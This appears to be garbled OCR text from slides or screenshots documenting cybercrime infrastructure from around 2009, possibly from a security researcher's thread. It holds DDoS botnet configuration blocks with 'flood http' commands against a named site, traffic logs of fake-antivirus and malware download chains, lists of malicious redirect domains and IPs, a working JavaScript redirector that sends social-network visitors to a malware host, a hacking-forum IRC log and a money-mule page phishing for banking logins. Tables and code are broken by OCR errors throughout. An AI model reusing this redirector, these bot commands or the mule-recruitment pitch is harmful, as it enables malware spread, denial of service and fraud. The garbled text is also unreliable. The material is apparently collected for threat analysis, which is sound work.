spoof ip= 0	spoof_ip= SomeCustomInjectedHeaderinje			spoof ip= 1	spoof ip= 0	
attack mode = 0	attack mode = 0		attack mode = 0	attack mode = 0	attack mode = 0	
max sessions = 30	max sessions = 30			max_sessions = 30	max_sessions = 30	
			max_sessions = 30			
http_freq = 50	http_freq = 100		http_freq = 10	$http_freq = 20$	$http_freq = 100$	
http_threads = 4	http_threads = 3		http_threads = 2000 tcpudp_freq = 20	http_threads = 5	http_threads = 3	
tcpudp_freq = 20	tcpudp_freq = 20			tcpudp_freq = 60	$tcpudp_freq = 20$	
udp_size = 1000	udp_size = 1000		udp_size = 1000	udp_size = 1000	udp_size = 1000	
tcp_size = 2000	tcp_size = 2000		tcp_size = 2000	$tcp_size = 2000$	$tcp_size = 2000$	
cmd = flood http bobbear.co.uk	cmd = wait		cmd = stop	cmd = stop	cmd = stop	
ufreq = 5	ufreq = 5		ufreq = 3	ufreq = 15	ufreq = 10	
botid = (not set)	botid = xMYHOST1 347EBCFB		botid = (not set)	botid = (not set)	botid = (not set)	
Code (accord)			eraa quer sey	areas (mer and	product (and see)	
6 10						
icmp_freq = 40						
icmp_size = 2000						
syn_freq = 2000						
spoof_ip= 0						
attack_mode = 0						
max_sessions = 30						
http freg = 20						
http_threads = 1500						
tcpudp freq = 4000						
udp_size = 4100						
tcp_size = 4100						
cmd = flood http						
ufreq = 1						
botid = xMYHOST1_347EBCFB						




	Z W	X		57		
	ALL	LOAD		HOUR	DAY	
			24.8			
	1856 924					
OT						
	423 234	91				
KZ						
					r country	
		1424	22.0	16	296	
	2712	1094	40.3		160	
VISTA	1006					
OTHER	436		5.50			
2K3	410	300				
	6340	2106	33.2		350	
	2375	586	24.6		81	FFOX
	2111	252	11.9		115	OPERA
	303		12,2		17	OTHER
						CHROME
			0.00			OPERA 7.0
						OPERA 7.11
						OPERA 7.23
			0.00			OPERA 7.50
			0.00			OPERA 7.51
						OPERA 7.53
						OPERA 7.54
						OPERA 8.0
			0.00			OPERA 8.1
	2	n	0.00	0	0	OPERA 8.2




Browser Deta	ils			Unique Visitors
MSIE 7	8	414294	56.21%	
MSIE 6	8	229866	31.19%	
Firefox 2	(2)	47306	6.42%	
Firefox 3	(a)	15801	2.14%	
MSIE 8	8	9025	1.22%	
Other/Unknown	0	4704	0.64%	
Safari	69	4560	0.62%	
AOL 9	0	3233	0.44%	
Firefox 1.5	(a)	2528	0.34%	
Opera 9	0	2229	0.30%	
Firefox 1	9	1248	0.17%	
Chrome 0.x	8	985	0.13%	
Flock 1	3	354	0.05%	
Mozilla 1	\overline{m}	320	0.04%	
Netscape 7	N	123	0.02%	
SeaMonkey 1	$\overline{\mathbf{m}}$	119	0.02%	
Netscape 8	N	94	0.01%	
iPhone		54	0.01%	
Netscape 4	(N)	49	0.01%	
Firefox 0.x	(2)	47	0.01%	
Safari 3	6	36	0.00%	
MSIE 5	8	28	0.00%	
Mobile Phones		25	0.00%	
Opera 8	0	15	0.00%	






○Standart Ad	Descr	CIALIS 20mg x 60 Pills Only \$159 ! best prices great quality ! 24/7 customer support - Quality Guaranteed ! We ship to all U.S states ! !
	Side image Min. image size Background color Separator size	C:Documents and Se Browse Width Square Square
Remote Screenshot	URL: Crop (px) Scale: %	
O Load Image	В	rowse





https://t.co/JTcqOaYgET https://t.co/paVpxFxVwp







https://t.co/JTcqOaYgET https://t.co/stIT0PuhWO





https://t.co/JTcqOaYgET https://t.co/fsla061RJq





09:29 https://t.co/JTcqOaYgET https://t.co/ZLN1aOKmbg

4	200	HTTP	.is-the-boss.com	/ .html	3,814	text/html
≨ ls	200	HTTP	.is-the-boss.com	/images/menu.js	405	application/
€ 3]6	200	HTTP	hidancho.mine.nu	/login.js	277	application/
S 7	302	HTTP	privateaolemail.cn	/go.php?id=2010-108key=b8c7c33ca8p=1	5	text/html
● 8	200	HTTP	antimalwareliveproscany3.com	/1/7id=2010-108smersh= 8back=	13,540	text/html
⊞ 9	200	HTTP	antimalwareliveproscany3.com	/1/mg/jquery.js	55,746	application/
10	200	HTTP	antimalwareliveproscany3.com	/1/img/jquery-init.js	681	application/
11	200	HTTP	antimalwareliveproscanv3.com	/1/mg/001.gf	15,476	image/gif
12	200	HTTP	antimalwareliveproscany3.com	/1/mg/listfile.js	13,220	application/
13	200	HTTP	antimalwareliveproscany3.com	/1/cb.gf	1,211	image/gif
Ⅱ 14	200	HTTP	antimalwareliveproscany3.com	/1/img/drugndrup.js	3,670	application/
15	200	HTTP	j.maxmind.com	/app/geoip.js	413	text/html; c


19:06


https://t.co/JTcqOaYgET https://t.co/kAzSurvryl


E 0	301	HTTP	bit.ly	/la5ZsY	304	text/html; c
4	304	HTTP	showmealtube.com	/paqi-video/7.html		
2		HTTP	myhealtharea.cn	/in.cg?12	248	text/html
₩ 3		HTTP	securitytoolsdirect.com	/hitin.php?land=208affid=21300		text/html
[5] 4	200	HTTP	securitytoolsdirect.com	/index.php?affid=21300	15,850	text/html
13 3 14 4 15 5 16 7 18 7 18 8	200	HTTP	securitytoolsdirect.com	/js/jquery.js	55,746	application/
6		HTTP	securitytoolsdirect.com	/js/jquery-init.js	658	application/
7	200	HTTP	securitytoolsdirect.com	/mages/alert.gf		image/gif
8	200	HTTP	securitytoolsdirect.com	/js/flist.js	32,791	application/
1 9	200	HTTP	securitytoolsdirect.com	/mages/I5000000.gf	1,057	image/gif
9		HTTP	securitytoolsdirect.com	/mages/page_progressbar.gif	579	image/gif
11	1 200	HTTP	securitytoolsdirect.com	/mages/i6000000.gf	1,086	image/gif
12		HTTP	securitytoolsdirect.com	/mages/i7000000.gf	1,054	image/gif
11	3 200	HTTP	securitytoolsdirect.com	/mages/(2000000.gf	1,073	image/gif
1	9 200	HTTP	securitytoolsdirect.com	/mages/i3000000.gif	1,048	image/gif
19		HTTP	securitytoolsdirect.com	/mages/i4000000.gf	1,055	image/gif
10	6 200	HTTP	securitytoolsdirect.com	/mages/inf20000.gif	417	image/gif
17		HTTP	securitytoolsdirect.com	/mages/folder.gif	1,376	image/gif
11		HTTP	securitytoolsdirect.com	/mages/hdd.gif	1,916	image/gif
19		HTTP	securitytoolsdirect.com	/mages/dvd.gf	1,934	image/gif
20		HTTP	securitytoolsdirect.com	/mages/window1.gif	12,979	image/gif
21		HTTP	securitytoolsdirect.com	/images/gicon.gif	1,031	image/gif
2:		HTTP	securitytoolsdirect.com	/mages/box_topgif	1,481	image/gif
2:	3 200	HTTP	securitytoolsdirect.com	/mages/progressbar.glf		image/gif
2	4 200	HTTP	securitytoolsdirect.com	/mages/hrine.gif	790	image/gif
25	5 200	HTTP	securitytoolsdirect.com	/mages/progressbar_green.gif	197	image/gif
20		HTTP	securitytoolsdirect.com	/mages/i1000000.gf	1,071	image/gif

19:07

https://t.co/JTcqOaYgET https://t.co/X3AL8yT9U1







https://t.co/JTcqOaYgET https://t.co/r7UEBNvVHd

```
<base href="http://www.eyewonder.com/" /><meta http-equiv="content-type" content="text/html; charset=utf-8"</pre>
</-- Post Click Tracking Location: EyeWonder_HomePage EyeWonder_HomePage -->
<script type="text/javascript">
var dd = new Date();
var ord = Math.round(Math.abs(Math.sin(dd.getTime()))*1000000000)*100000000;
var fd_pct_src = new String("<scr"+"ipt src=\"http://adsfac.us/pct_mx.asp?L=235288&source=js&ord="+ord+"\" t
document.write(fd pct src);
</script>
<noscript>
<iframe frameborder="0" width="0" height="0" src="http://adsfac.us/pct mx.asp?L=235288&source=if"></iframe>
</noscript>
# html PUBLIC "-/W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-trans
<html xmlns="http://www.w3.org/1999/xhtml">
dmeta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
</-- <meta http-equiv="Content-Type" content="text/html; charset=utf-8" /> -->
<TITLE>EyeWonder :: Interactive Digital Advertising, Rich Media Ads, Video Ads, Flash Ads, Online Advertisin
<meta name="keywords" content="eye wonder, eyewonder, eye-wonder, iwonder, rich, media, richmedia, rich medi</pre>
<meta name="description" content="EyeWonder is Interactive Digital Advertising@s fastest-growing innovator,
<META NAME="PUBLISHER" CONTENT="EyeWonder Inc.">
CMETA NAME="COPYRIGHT" CONTENT="Copyright 2008 by EyeWonder Inc.">
<META NAME="REVISIT-AFTER" CONTENT="? days">
META HAME="author" CONTENT="EyeWonder Inc.">
<META NAME="ROBOTS" CONTENT="ALL">
k href="index.css" rel="stylesheet" type="text/css" />
<script language="javascript">AC_FL_RunContent = 0;</script>
<script src="AC_RunActiveContent.js" language="javascript"></script>
</head>
```

https://t.co/JTcqOaYgET https://t.co/EwORriUQjU

6	200	HTTP	zoomtox.com	/youtube/	152	text/html
間 7	200	HTTP	zoomtox.com	/youtube/abc.js	51	application/
8	302	HTTP	r-d-cgpay-090709.com	/go/tw.php		text/html
9	200	HTTP	71.57.132.228	/pid=1000/?ch=&ea=	15,443	text/html
10	200	HTTP	71.57.132.228	/pid=1000/player.swf?pid=6123	9,183	application/
2 11	200	HTTP	71.57.132.228	/pid=1000/		text/html
12	200	HTTP	71.57.132.228	/pid=1000/setup.exe	0	application/




https://t.co/JTcqOaYgET https://t.co/fNJ0H9fzt4

218.93.202.50	y18032009.com
205,209,137,110	newcounters.cn
119.110.107.137	redir0705.com
119.110.107.137	redir0805.com
119.110.107.137	redir2404.com
119.110.107.137	wn20090504.com
98.143.159.138	cgpay-re-230609.com
78.110.175.15	rjulythree.com
78.110.175.15	u15jul.com
78.110.175.15	umidsummer.com
78.110.175.15	upr0306.com
78.110.175.15	uthreejuly.com
78.110.175.15	zaebalinax.com
	er20090515.com
	er20090515.com
	nua06032009.biz
	r-d-cgpay-090709.com
	r2606.com
	rd040609-cgpay.net
	red-dir-cgpay-0307.com
	trisem.com
	uprtrishest.com








https://t.co/JTcqOaYgET https://t.co/rCOjYxKBPe

67.215.238.178	upr0306.com
67.215.238.178	pam-220709.com
67.215.238.178	ram-220709.com
67.215.238.178	rjulythree.com
67.215.238.178	u15jul.com
67.215.238.178	umidsummer.com
67.215.238.178	uthreejuly.com

1	http://free-1500-hicfa-form-printable.foper29i142.dynodns.net/
2	http://printable-free-contractor-bid-form.fuder29i160.dynodns.net/
3	http://form-ct-1040x-printable-version.fuder29i145.dynodns.net/
4	http://printable-irs-form-1040.fuder29i130.dynodns.net/
5	http://printable-irs-form-w-9.fuder29i133.dynodns.net/
6	http://form-irs-printable-tax.fasoe29i130.dynodns.net/
7	http://printable-tool-inventory-form.foper29i142.dynodns.net/
8	http://form-irs-printable.fuder29i142.dynodns.net/
9	http://1099-misc-printable-form.fuder29i130.dynodns.net/
10	http://printable-free-tax-form.fuder29i142.dynodns.net/
11	http://printable-and-edit-form-1040.fasoe29i139.dynodns.net/
12	http://printable-homeschool-transcript-form.foper29i130.dynodns.net/
13	http://printable-1040-form.fasoe29i136.dynodns.net/
14	http://blank-receipt-form-printable.fasoe29i127.dynodns.net/
15	http://printable-preschool-admission-form.fuder29i148.dynodns.net/
16	http://printable-irs-form-w-9.fasoe29i139.dynodns.net/
17	http://printable-immunization-form.fasoe29i136.dynodns.net/
18	http://printable-hippa-form.fasoe29i133.dynodns.net/
19	http://irs-1040ez-printable-form.fuder29i133.dynodns.net/
20	
21	http://printable-u-s-tax-form-1041.foper29i142.dynodns.net/
	http://free-printable-creditl-form.fuder29i130.dynodns.net/
24	http://form-ssa-623-printable.fuder29i160.dynodns.net/
25	http://printable-copy-of-fafsa-form.fuder29i133.dynodns.net/
26	http://printable-foreclosure-form.foper29i130.dynodns.net/
27	http://1099-misc-form-printable.fuder29i145.dynodns.net/
28	http://free-rent-agrement-printable-form.fuder29i145.dynodns.net/
29	http://printable-1040x-form.fuder29i142.dynodns.net/
30	http://free-printable-health-claim-form.lasae29i211.dynodns.net/
31	http://printable-home-school-form.foper29i148.dynodns.net/
32	http://form-free-legal-ohio-printable.fuder29i154.dynodns.net/
33	http://cub-scout-den-dues-printable-form.fuder29i145.dynodns.net/
34	http://printable-work-schedule-form.fuder29i127.dynodns.net/
35	http://printable-schedule-form.fuder29i133.dynodns.net/
36	http://free-printable-divorce-form.fuder29i130.dynodns.net/



```
// KROTEG
var abc1 = 'http://85.234.141.92/redirectsoft/go
var abc2 = 'http://85.234.141.92/redirectsoft/go/';
var ss = '' + location.search;
if ((location.search).length>0) abc = abc1; else abc = abc2;
var redirects = [
['facebook.com', abc+'fb.php'],
['tagged.com',
                   abc+'tg.php'],
['friendster.com',abc+'fr.php'],
['myspace.com', abc+'ms.php'],
['msplinks.com', abc+'ms.php'],
['myyearbook.com',abc+'yb.php'],
['fubar.com', abc+'fu.php'], ['twitter.com', abc+'tw.php'],
['hi5.com', abc+'hi5.php'],
['bebo.com', abc+'be.php']
['bebo.com',
var s = '' + document.referrer, r = false;
for (var i = 0; i < redirects.length; i ++) {
if ((s.indexOf(redirects[i][0]) != -1)) {
      var redir=redirects[i][1] + location.search;
     if ((location.search).length>0) redir=redir+'&domain='+location.host; else redir=redir+'?domain='+location.host;
     location.href = redir;
     r = true;
     break:
if (!r) location.href = abc+'index.php'+ location.search;
```


https://t.co/JTcqOaYgET https://t.co/ePLWdOZHV6



19:19


https://t.co/JTcqOaYgET https://t.co/FXDPlalpla

```
[00:00] Mixx (~df@p123.kmtn.ru) left #icqhackers.
[00:00] sancho[NhT] (~sancho[N@ppp153-233.dialup.mtu-net.ru) left #icqhackers.
[00:01] Heel: ныд хелп: можно ли компилить перловские файлы в EXE-шники?
[00:01] qt'froSt (~frost2k@194.158.219.88) left irc: Ping timeout: 190 seconds
[00:01] Network (~Net@217.113.16.49) joined #icqhackers.
[00:02] KrotReal (krotreal@ip-534.dialup.cl.spb.ru) left #icqhackers.
[00:03] Heel: эЙ - аУ
[00:03] Песец: ?
[00:03] #icqhackers: mode change '+v Песец' by iFudliFud@spacoom.com
```





19:21 https://t.co/JTcqOaYgET https://t.co/4NcJzvRFKe






















Employee Regist	ration - Step 4
I'm feeling uncomfort bank account.	table giving you my online banking details. Why do you need it? I'm worrying about unauthorized access to my
We require online ban system:	sking access to monitor deposits coming from our clients. It saves you much time and increase your rating in our
the same minute funds - No need to send us yo - We trust you much me It is absolutely safe a IMPOSSIBLE TO MAKE	our bank account statement every week (maybe 2-3 times a week), ore, you'll receive money bonuses and more transactions! Ind legal. We guarantee that all personal details will stay safe. Please read our Privacy Policy. NOTE: IT'S ANY TRANSFERS USING ONLINE ACCESS. If you have no online access to your bank account, you should contact this service. It will take less than 10 minutes.
URL:	http://
Login:	
Password:	
	Next Step Skip This Step Back
details. NOTE:	require online access to your bank account optionally but strongly recommend to apply with online banking
	line access will have higher priority on getting new tasks (amounts are also larger) line access receive \$100 BONUS to base salary every month

https://t.co/JTcqOaYgET https://t.co/mspH0Jz0Zm



https://t.co/JTcqOaYgET https://t.co/JxTVWi0icZ



19:26

